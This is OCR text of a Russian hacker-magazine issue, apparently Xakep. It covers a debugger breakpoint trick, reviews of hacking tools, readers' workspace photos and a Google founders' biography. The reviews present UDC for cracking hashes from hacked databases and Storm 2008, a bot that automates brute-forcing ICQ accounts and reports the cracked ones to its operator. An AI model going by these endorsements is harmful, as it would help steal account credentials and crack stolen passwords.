```


Согласно спецификации от Intel, если два или более условий выполняются одновременно, то генерируется одно отладочное исключение (но в статусном регистре DR6 обозначены все сработавшие бряки). Тут условия точек останова выполняются не одновременно, а последовательно. Первой срабатывает точка останова по исполнению команды «MOV EAX, d, DS:[L2]», при этом регистр EIP указывает на L1. Другими словами, отладочное прерывание генерируется до выполнения команды, когда к метке L2 никто и не думал обращаться. Логично, что бряк, установленный на L2, должен сработать сразу же после первого. Должен, — но не срабатывает никогда. Потому что разработчики отладчиков думают не головой, а... Ладно, оставим наезды и засядем за чтение технической литературы. В смысле, мануалов, откуда мы быстро узнаем, что процессоры поддерживают специальный Resume Flag (он же #RF), хранящийся в регистре флагов EFLAGS и подавляющий генерацию отладочного исключения на время выполнения следующей машинной команды.


Для чего он нужен? А вот для чего! После срабатывания точки останова по исполнению регистр EIP указывает на L1.

Когда команда возобновит выполнение, мы снова словим отладочное исключение, и регистр EIP, как и прежде, будет указывать на L1. Чтобы разорвать этот заколдованный круг, отладчик взводит #RF-флаг, подавляя отладочные исключения, генерируемые текущей исполняемой командой. В процессе выполнения инструкции «MOV EAX, d, DS:[L2]» срабатывает точка останова на доступ к L2, но отладочное исключение не генерируется, отладчик не всплывает — и хакер остается в глухом подвале.


Как это можно использовать на практике? Да элементарно! Если L2 указывает на пароль/серийный номер, достаточно вынудить хакера установить аппаратную точку останова по исполнению на L1. Тогда аппаратная же точка останова на L2 не сработает и ее проворонят. А чтобы не проворонить, — комбинируй аппаратные точки останова с программными или с точками доступа на память. ⌶

Превращаем Ольгу в Just-In-Time отладчик






ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



X-Tools

Программы для хакеров

ПРОГРАММА: UDC FINALVERSION
ОС: WINDOWS 2000/XP
АВТОР: THE [SNS] TECHNOLOGIES



Вспоминаем чужие пароли :)

Все реже и реже в хакнутой БД можно увидеть пароли. Как правило, их заменяют различные хэши — md5/Mysql-hash/sha1. Мириться с таким положением вещей не хочется, а посему брут хэшей приобретает все более четкие границы. Вот я и хочу представить тебе замечательную функциональную утилу UDC, предназначенную как раз для «работы» со всевозможными хэшами (от DES до SHA1). Из основных возможностей утилы выделю:

1. Атака по маске — одновременный перебор порядка 5000 паролей в Винде (NTLM) со средней скоростью около 7.000.000 пассов в секунду (на Pentium IV 3.4Ghz)
2. Доступный режим «Hi-Speed mode», увеличивающий скорость перебора до 25%
3. Гибридная атака с наличием разнообразных настроек
4. Криптоаналитическая программа с самым широким списком поддерживаемых хэш-функций: MD (2, 4, 5); NTLM; Adler; CRC (16, 32, 16CC); XOR (16, 32); GOST R 34.11; Haval (128 — 256); Panama; RMD (128 — 320); SHA (160 — 512); Sapphire (128 -320); Snefru (128, 256); Tiger; Whirlpool
5. Возможность работы с неограниченным количеством хэш-значений почти без потери скорости перебора
6. Хеширование сколь угодно длинных строк
7. Открытый API (ты можешь самостоятельно расширить библиотеку собственной функцией или использовать UDC в качестве хэш-библиотеки в своих продуктах)
8. Работа по табличкам «Hybrid Rainbow Tables»

Кроме того, отметим одну из самых полезных функций тулзы — распределенную атаку, которая позволяет использовать несколько компов для брута aka прямого перебора. На вкладке «Прямой перебор» ты найдешь соответствующие настройки. Компы, участвующие в атаке, необходимо указать в разделе «Распределение». Помни, что на всех выбранных компах должен быть запущен сервис распределенных вычислений (Восстановление → Распределенное → Запустить сервис).


После настройки жмем «Восстановление → Распределенное → Прямой перебор». Затем — правый клик по возникшему окну и выбираем «Начать атаку». Промежуточные результаты атаки записываются, поэтому ее можно продолжить в любой момент после остановки. Схема отказоустойчива, но не предназначена для работы с большим числом хэш-значений (не более 500 штук).

Еще одна полезная фича — предварительная атака, которая позволяет выявить самые простые пароли. Тулза автоматически проверяет все недавно найденные пароли и односимвольные, двухсимвольные, трехсимвольные комбинации. А также — по четыре символа из набора «0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz»; по пять символов из набора «0123456789abcdefghijklmnopqrstuvwxyz» и по шесть-семь символов из набора «0123456789». Настоятельно рекомендую не забывать о предварительной атаке и использовать ее каждый раз при добавлении новых хэшей :).

ПРОГРАММА: ICQMENACE V0.9B
ОС: WINDOWS 2000/XP
АВТОР: COBAN2K

В свете последних событий с изменениями в протоколе ICQ мы зачастую нуждаемся в инструменте по анализу протокола. Предлагаю тебе воспользоваться тулзой «ICQMenace», предназначенной для перехвата winsock.dll. Утила умеет:

- Снифать все подключения ICQ FLAP, Direct, HTTP & Proxy
- Сохранять снифинг пакетов в файл
- Просматривать содержимое пакетов


Анализируем ICQ-протокол

- Производить экспорт в XML-, HTML-, TXT-файлы
- Совместима с любыми ICQ-клиентами: ICQ, R&Q, QIP, QIP Infium, Miranda, и т.п.


Использовать софтину достаточно просто. Для этого необходимо:

1. Закрыть программу ICQ
2. Запустить ICQMenace.exe
3. Указать путь к ICQ-клиенту, например: C:\Program Files\ICQ\Icq.exe
4. Нажать «Пуск ICQ». Начнется дамп ICQ-пакетов
5. Все, можно наблюдать входящие/исходящие пакеты

Прога адекватно переваривает HTTP/S и SOCKS4/5. По дефолту в программе стоит режим автоопределения, но можно его отключить или выставить на принудительное определение конкретного типа прокси. Софтина обладает встроенным редактором с подсветкой синтаксиса и компилятором скриптов парсинга пакетов. В меню списка пакетов и дерева пакетов находится пункт меню, — показывает все скрипты, которыми был обработан этот пакет. Клик по скрипту в меню открывает его в редакторе.
Словом, если тебе интересно, что происходит с ICQ-протоколом — смело сливай тулзу с нашего DVD.

ПРОГРАММА: PROXYTOOLS
ОС: WINDOWS 2000/XP
АВТОР: DIZZ

Представляю твоему вниманию удобную и функциональную тулзу для работы с proxy — ProxyTools. Утила умеет по заданному шаблону выдирать списки проксей из любого мусора, генерировать диапазоны проксей с подстановкой заданного порта и сортировать списки по


Парсим прокси

портам. Из особенностей стоит отметить:


- Мощный парсер проксей по заданному типу
- Парсинг сразу нескольких файлов со списками (beta)
- Мощный сортировщик прокси
- Шустрый генератор прокси по указанному диапазону либо из списка с подстановкой порта
- Пингер списка проксей
- Whois
- Настройки обучения программы
- Полная поддержка Windows Vista
- Возможность парсинга списка файлов

Радует и то, что тулза обладает удобным гуишным интерфейсом.

ПРОГРАММА: STORM 2008
ОС: WINDOWS 2000/XP
АВТОР: QIP

Про брут асек писалось много и не раз (почитай подшивку][), но сегодня я хочу предложить тебе свежий и оригинальный вариант этого рутинного процесса.
Storm 2008 — это icq-бот, созданный, чтобы автоматизировать брут и облегчить управление им. Тулза работает совместно только с IPDbrute 2 Pro SE. Возможности у программы следующие:

- Управление IPDbrute (нажатие кнопок остановки и запуска, cleanup, показ статистики, скрытие и показ окна)
- Управление командной строкой Винды на сервере
- Отправка новых good'ов на асю администратора
- Управление списками брута (автоматическая смена, генерация новых)
- Автоматическое обновление прокси как через определенное время, так и после каждой смены списков брута (прокси могут скачиваться из интернета в виде текстового файла — либо используется локальная копия списка, которую можно обновлять вручную)
- Очистка прокси с заданием максимальных значений таймингов
- Простая система администрирования. Управление возможно с нескольких номеров, для каждого из которых устанавливаются свои настройки
- Некоторые дополнительные возможности: скачка файлов из интернета, icq gate (использование бота в качестве гейта), отправка и принятие сообщений и т.д.



Брут под контролем

Для работы с .Brutal предназначен аналог оригинального бота Storm 2008. Он обладает сходными возможностями:

- Управление .Brutal — нажатие кнопок остановки и запуска, cleanup, показ статистики, скрытие и показ окна (скрытие иконки в трее)
- Управление командной строкой Винды на сервере
- Отправка новых good'ов на асю администратора
- Организация очереди списков для брута
- Автоматическое обновление прокси через заданный промежуток времени (прокси могут скачиваться из интернета в виде текстового файла либо используется локальная копия списка, которую можно обновлять вручную)
- Простая система администрирования. Управление возможно с нескольких номеров — для каждого устанавливаются свои настройки
- Некоторые дополнительные возможности: скачка файлов из интернета, icq gate (использование бота в качестве гейта), отправка и принятие сообщений и т.д.

В общем, лучшего инструмента для управления брутом не найти.


РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ



R.M.L. aka Dj.Ramalito aka Рамал (3543520@gmail.com) прислал помимо фоток еще собственные ремиксы. Слушать побоялись — трояны в mp3 тоже можно запихнуть.


lcpd (lcpd@smtp.ru), принтер, монитор и музыкальный центр можешь смело выбрасывать.



Konde Anakin (xakonde@gmail.com) говорит, что это действительно хакерское рабочее место. В действительности — это бардак.


Драконы вызвали у бедного компьютера DeNFree-Z (DeNFree-Z@xaker.ru) вполне натуральный BSoD.


На случай, если винда зависнет, у blackhat_mailbox (n0pxn0p@gmail.com) есть пистолет.


Кулянин Николай прислал скорее панковское, чем хакерское рабочее место.


Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!


Дмитрий Голосов (dimasik@xakep.ru) обладает приличной коллекцией дисков (что не поместилось лежит в кошмарной сумке справа).


Дмитрий (sapf1rys@xakep.ru) строит пирамиду из системных блоков.


Игорь Кишик (ikishik@gmail.com), судя по фотке, целиком и полностью живет на кровати. Ест, спит, работает... и т.п. Хорошо в кадр не попала утка.


Василий Шинко (jorys@mail.ru) работает рядом с вполне зачетной стоечкой. Не то, что некоторые — на кроватях.


В письме Игорь Эккерт (neon1rap@gmail.com) пишет, что с 9 лет вовсю переустанавливает винду по 3 раза в год, а также жестоко увлекается сисадминами. Советуем увлечься перестановками убунту — другие темы не понадобятся.


Мечтали о подобном всю жизнь. Теперь знаем, что это реально. Спасибо, Tigran Topchyan (tigran.topchyan@gmail.com).



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

МЫ С ТАМАРОЙ ХОДИМ ПАРОЙ

НАРОД ПРОТИВ ЛАРРИ ПЭЙДЖА И СЕРГЕЯ БРИНА

Рассказать о Пэйдже и Брине по отдельности не представляется возможным — эти два имени давно связаны друг с другом намертво. Казалось бы, что может быть общего у эмигрировавшего из Совка еще в детстве еврея и компьютерщика из Штатов? Как показывает практика, — общий стартап, он же их «нерушимый союз», имя которому Google.

БРИН + ПЭЙДЖ = GOOGLE

Что ж, начнем традиционно издалека. В конце концов, даже Дарт Вейдер когда-то был просто Энечкой Скайуокером. Имеет смысл рассказать о том, чем занимались и кем были наши герои до того, как стали миллиардерами и взяли в свои руки бразды правления компании-мастодонта IT-рынка.

Сергея Михайловича Брина, несмотря на отчество, русским назвать никак нельзя, как минимум, потому что он еврей :). Впрочем, если без шуток, то в Советском Союзе он прожил всего до шести лет, родившись в 1973 году в Москве. Брины были семейством во всех смыслах ученым: мама и папа — профессоры математики, не в первом поколении (де-



Знак при въезде на территорию штаб-квартиры Google

душка Сергея тоже был математик). Но в виду того, что евреев в ту пору злостно притесняли, не давая им развернуться, самореализоваться, ни, тем более, построить карьеру, — Брины из Совка практически бежали. Так ли страшны были эти скрытые «гонения» Бринов и антисемитизм на самом деле, пусть рассуждают историки и люди сведущие, я же скажу лишь одно — на означенные ужасы они до сих пор частенько сетуют в интервью, не забывая добавлять что-нибудь в духе: «как же хорошо, что мы больше не живем ТАМ». А случилось все в 1979 году, благодаря американской программе иммиграции для лиц с еврейскими корнями. Утечка мозгов во всей своей красе.

В США чете профессоров место нашлось быстро. Так, Михаил Брин устроился преподавателем в университет штата Мэриленда, а его жена Евгения стала, ни много ни мало, специалистом в NASA. Адаптироваться, конечно, было сложно — чужая страна, язык, правила и законы, но если очень захотеть... Впрочем, Сергею Брину было проще — психика у детей вообще гораздо пластичнее.

Его отдали в весьма престижную и необычную школу — Eleanor Roosevelt High School. Там проповедовали «свободный» метод обучения, а также различные приемы для развития у детей интеллекта и творческой жилки. Сначала из-за незнания английского пришлось нелегко, но очень быстро Брин не только догнал, но и перегнал своих сверстников, проявив себя едва ли не вундеркиндом. Хуже того, разобравшись с премудростями языка, Сергей сообразил, что в школе ему просто скучно. В итоге, программу обучения он закончил досрочно, экстерном, а по-нашему говоря — занимаясь дома. Так как родители, конечно же, привили ему любовь к математике, дальнейший выбор Сергея понятен. Он поступил в университет Мэриленда, где впоследствии получил степень бакалавра математики и компьютерных систем. Интересно, что именно в этом учебном заведении преподавал его отец. История умалчивает, не потому ли будущий миллиардер всю дорогу считался одним из лучших в группе и удостоился премиальной стипендии от National Science Foundation, но определенные подозрения возникают. Как бы то ни было, после университета и тамошних достижений, Брин предпринял попытку поступить в альма-матер гениальных компьютерщиков — МТИ. Однако попытка успехом не увенчалась, и на аспирантуру он отправился в Стэнфорд. В принципе, этот шаг подразумевал под собой защиту диссертации и последующую карьеру в научном мире, уже в статусе профессора. По стопам отца, так сказать. Но не тут-то было. Потому что в Стэнфорде он встретил его.

История Ларри Пэйджа, в сравнении с только что описанным, смотрится довольно бледно. Никаких тебе гонений, смен страны, гениальности, заметной с детства, и прочих красочных атрибутов. Ну, родился человек, ну рос, учился. Хотя кое-что общее все же нашлось: Пэйдж точно так же появился на свет в семье ученых, и произошло это весной того же 1973-го. Его отец — личность сама по себе известная — один из пионеров компьютерных технологий, ныне покойный Карл Винсент Пэйдж, преподаватель университета Мичигана, а мать (Глория Пэйдж) — тоже информатик и тоже тамошний профессор. Немудрено, что у Ларри с детства проявилась склонность к математике, и он лет с шести полюбил компьютеры. Кстати, одно из немногих ранних проявлений Пэйджа как весьма оригинально мыслящего парня — собранный им в студенческие годы струйный принтер из конструктора Lego. Который, прошу заметить, работал.

Степень бакалавра вычислительной техники Пэйдж, равно как и Брин, получил в «родном» университете Мичигана, где преподавали родители. Куда он отправился после этого, догадаться уже несложно. Все верно — он отправился в Стэнфорд, где ждала своего часа аспирантура.

Их первое официальное знакомство состоялось во время экскурсии по университету, которую проводили Брин и ряд студентов, а Пэйдж тогда еще выступал в роли гостя. Легенда гласит, что они друг другу сразу очень не понравились. Пока другие осматривали достопримечательности, наша «парочка» спорила по любому поводу, и каждый рьяно пытался наставить оппонента на путь истинный. Но, как известно, противоположности притягиваются, а разность во взглядах может оказаться только на руку. Что, в итоге, и произошло.

ЗАЧАТКИ ИМПЕРИИ ЗЛА

В конце концов, два аспиранта сдружились, хотя как именно это случилось, остается не совсем ясно. Скорее всего, действительно сработал старый принцип о «плюсе и минусе» и о том, что в спорах рождается истина.

Найдя общий язык, практик Пэйдж и теоретик Брин (а именно так характеризовали их преподаватели) не стали терять времени даром и принялись за работу над совместной диссертацией. Идея ее звучала просто, как все гениальное — они собрались проиндексировать весь интернет. То есть, действительно весь, предварительно, смешно сказать, скачав его на компьютер Ларри. В их оправдание отметим, что на дворе стоял 1995 год... но со скачиванием все равно вышел казус. Инет почему-то разрастался гораздо быстрее, чем его качали, и вскоре стало ясно, что никаких жестких дисков не хватит, даже если принимать в расчет все мощности Стэнфорда. Диссертация оказалась под угрозой, но идея поисковика для индексации данных среди огромного объема информации оставалась насущной и актуальной. Нет, поисковики тогда уже, конечно, существовали, взять хотя бы ту же AltaVista, но их механизм был еще далек от совершенства. Так что мысль заключалась в создании идеальной машины, которая бы действительно понимала, что ты ищешь, и давала бы нужный ответ.

С какой стороны лучше подойти к проблеме, придумал Пэйдж, сообразив, что все ссылки имеют разную значимость. Ему на ум пришла параллель с научным миром, где лауреатов Нобелевской премии цитируют десятки тысяч людей, так как их труды наиболее значимы. Так

в 1996 началась работа над поисковым проектом-прародителем Google — BackRub, в основу которого лег алгоритм PageRank, определяющий «ранг» страницы (а также несущий в названии прямую отсылку к фамилии своего создателя).
Система заработала быстро и принялась требовать внушительных рабочих ресурсов, на которые, разумеется, не было денег. И опять же, на выручку пришла смекалка Ларри. Человек, в юношестве собравший принтер из деталей, определенно для этого не предназначенных, догадался, что в качестве серверов могут выступить и обычные домашние ПК — если их набрать достаточное количество! Решив, что для благой цели и будущего науки ничего не жалко, часть компьютеров Пэйдж и Брин попросту «одолжили» с погрузочных площадок факультета, куда завозили технику.
Таким образом, первый дата-центр будущего Гугла расположился прямо в общаге, в комнате Пэйджа.
Вскоре этого маленького монстра, стремительно занимающего в комнате все больше и больше места, переименовали в Google и он «поселился» по адресу google.stanford.edu. Новое название происходит из области математики, от термина «Googol». Его придумал Милтон Сиротта, племянник американского математика Эдварда Каснера. В математике так обозначают число со ста нулями, и это определение, по сути, символизирует собой очень большой объем (еще не бесконечность, но уже где-то близко). В нашем случае речь, конечно, идет о большом объеме информации.
Слух про оригинальный поисковик разошелся быстро, и скоро новинкой с радостью пользовался весь университет, суля разработке светлое будущее. Но Ларри и Сергей тогда хотели не надежд на будущее, а хотя бы немножечко денег в настоящем. Они уже влезли в долги, закупив для своего детища хардов общим объемом 1 терабайт, и даже создали некое подобие офиса для переговоров и ведения дел. Но искали они не инвестора, а покупателя на лицензию лучшей на тот момент поисковой технологии. Заниматься Гуглом самостоятельно они не планировали. Перспективную разработку предлагали таким компаниям как AltaVista и Yahoo!, но сделка никого не заинтересовала. Им отказали везде! В Yahoo еще и намекнули на то, что проект — сырой: мол, когда будет поставлен на ноги и полностью доработан, тогда можно будет поговорить. Осознав, что придется выкручиваться самостоятельно, друзья приняли решение заниматься дальнейшим развитием Google. Отложив в сторону защиту диссертации, они ринулись искать инвесторов. В области инвестиций им повезло уже больше. Первый чек на 100 тысяч долларов выписал Энди Бехтольшайм, известный, в частности, как один из основателей Sun Microsystems, а также хороший друг одного из преподавателей Стэнфорда. Что интересно, встреча с ним проходила на бегу, на улице, ранним утром. Бехтольшайм даже не стал толком слушать подробностей, заявив, что знакомства с бета-версий поисковика ему хватило, и подробности не столь важны. И совсем уж забавно — чек был выписан на имя компании Google Inc., которой еще не существовало в природе. Обналичить его Пэйдж и Брин не могли на протяжении нескольких недель, пока, наконец, не оформили все бумаги и не зарегистрировали собственное предприятие официально.

СЕГОДНЯШНИЕ РЕАЛИИ

А дальше началась работа и стремительный взлет. В 1998 году, собрав, в итоге, порядка миллиона долларов «для старта», Сергей и Ларри арендовали у друзей уютный гараж и устроили там офис. Google, к тому времени, обрабатывал уже 10.000 поисковых запросов ежедневно. Информация о новом поисковике расползлась по Сети, как вирус, привлекая внимание прессы. Дошло до того, что PC Magazine — издание, прямо скажем, не из последних, включил Google в сотню лучших поисковиков мира. Стоит ли говорить, что подобная реклама не пропадала даром. Уже в 1999-м гараж сменили на нормальный офис в Пало-Альто. В день на Google приходилось 500.000 обращений, а штат сотрудников мало-помалу рос, насчитывая на тот момент аж целых 8 человек :).
То, что происходило дальше, является почти легендой, о которой написана не одна увесистая книга. 25 миллионов долларов инвестиций, полученные от ведущих венчурных фондов Кремниевой долины все в том же 1999-м, и как гром среди ясного неба — общемировая известность и успех. На молодую компанию обратили внимание специалисты всех мастей и вскоре один за другим потянулись в Google на работу. А подход к работе и организации таковой у Пэйджа и Брина всегда был своеобразным. Это, скорее, заслуга креативного Брина, который никогда не питал особого почтения к формальностям и устоям. Свободный график, еженедельные турниры по хоккею на роликах, люди, разъезжающие по офису на скейтах и самокатах, именитый шеф-повар, некогда работавший на рок-музыкантов Grateful Dead, и другие безумства, — это нормальные и обыденные вещи для Google. Сами сотрудники утверждают, что неформальность обстановки и простота общения только способствуют обмену идеями и самой скорой их реализации. Остается только поверить, ведь поисковик избавился от приставки «бета» уже в конце 99-го. Количество



Такие штуки в офисе Google используют вместо стульев

поисковых запросов перевалило за миллион, число статей в прессе выросло пропорционально обращениям, и Google начал потихоньку обрастать сервисами.
Но все же, свое дело Ларри и Сергей основали не для того, чтобы, заимев собственную фирму, учинить в ней бесшабашный хаос и радоваться результату (хотя порой здорово на то смахивало). К примеру, — первое время Брин и Пэйдж имели в Google совершенно равные полномочия, по сути, оба одновременно занимая пост президента компании. Лишь в 2001 году кресло отошло к Эрику Шмидту, ранее руководившему технологиями Sun Microsystems, а герои статьи удовольствовались постами президента по продукции и президента по технологии. Сколь бы оба ни делали вид, что до таких мелочей как звания и «мирские блага» им дела нет, исходно они все же собирались зарабатывать деньги. Пришло время подумать, какой именно метод монетизации подойдет лучше. Конечно же, ответом стала реклама. Впрочем, это были не уродливые или крикливые баннеры, не вызывающие ничего, кроме раздражения, а весьма изящная система контекстной рекламы. Ее ответвлением впоследствии стала AdWords, хорошо знакомая нам и сегодня. Ориентируясь в первую очередь на удобство пользователя, Ларри и Сергей не прогадали

Ларри Пэйдж и Сергей Брин

